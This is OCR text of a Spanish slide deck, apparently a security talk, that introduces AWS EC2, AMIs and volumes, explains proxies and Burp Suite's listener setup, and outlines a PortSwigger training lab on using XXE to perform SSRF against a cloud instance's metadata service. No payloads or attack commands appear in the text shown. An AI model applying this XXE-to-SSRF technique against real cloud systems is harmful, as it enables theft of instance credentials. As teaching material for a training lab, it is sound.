
HOY
TE CONVERTIS
EN
HEROE
HACKER


BUG

HTTPS://WWW.PORTSWIGGER.NET/BURP

https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-perform-ssrf


METADATA ATTACK
NICE INSTANCE, WE'LL TAKE IT
AGUSTIN OSORIO


MARS ATTACKS!
"NICE PLANET, WE'LL TAKE IT!"

AWS:

- Intro
- EC2
- AMI
- Volume

PROXY:

- Intro
- Burp
- Configuración

Lab:

- Intro
- XXE
- SSRF
- Attack

Protection:

- Encriptación
- Credenciales

ANTES:

- Servidores
- UPS
- Técnicos
- Presupuestos
- Conexión
- Configuración
- Seguridad
- Mantención


These are our servers
They need maintaining.


XEROX


AWS

> Amazon Web Services (AWS) provides on-demand computing resources and services in the cloud, with pay-as-you-go pricing. For example, you can run a server on AWS that you can log on to, configure, secure, and run just as you would a server that's sitting in front of you.


Servers
Mobile Development
Networking
amazon web services
Security
Storage
Email
Mobile
Remote Computing

AWS NO ES MAGIA!


EC2

- Capacidad de cómputo escalable
- Iniciar servidores virtuales
- Capacidad de configuración
- Entornos Virtuales (instancias)
- Plantillas para instancias (AMI)
- Volúmenes de almacenamiento

Qué es Amazon Machine Image?

- Plantilla de configuración, por ejemplo:
- SO
- aplicaciones.

AMI

Qué es una Instancia?


- Servidor Virtual
- Copia de la AMI

Instance

Qué es un Volumen?


- Almacenamiento

Volume


Instance
Host computer
AMI
Launch instances
of any type
Instances
Host computer


Proxy

- Una forma de navegar anonimamente.
- Una forma de interceptar comunicación servidor/cliente.
- Una forma de evitar restricciones.
- Un nivel más de seguridad.



IP: 1.1.1.1

IP: 2.2.2.2

You tell the PROXY SERVER that you want to go to www.google.com


PROXY SERVER will send the request to www.google.com


www.google.com will receive the request from the PROXY SERVER IP: 2.2.2.2 making you anonymous.


BURPSUITE


ENTERPRISE EDITION

- Mapeo de aplicaciones.
- Análisis de vulnerabilidades.
- Exploit attack.




SetUp


Target
Proxy
Spider
Scanner
Intruder
Repeater
Sequencer
Decoder
Comparer
Intercept
HTTP history
WebSockets history
Options
Proxy Listeners
Burp Proxy uses listeners to receive incoming HTTP requests from your browser. You wil
server.
Add
Edit
Remove
Running
Interface
Invisible
Redirect
Certificate
127.0.0.1:8080
Per-host
Each installation of Burp generates its own CA certificate that Proxy listeners can use wh
use in other tools or another installation of Burp.



Settings

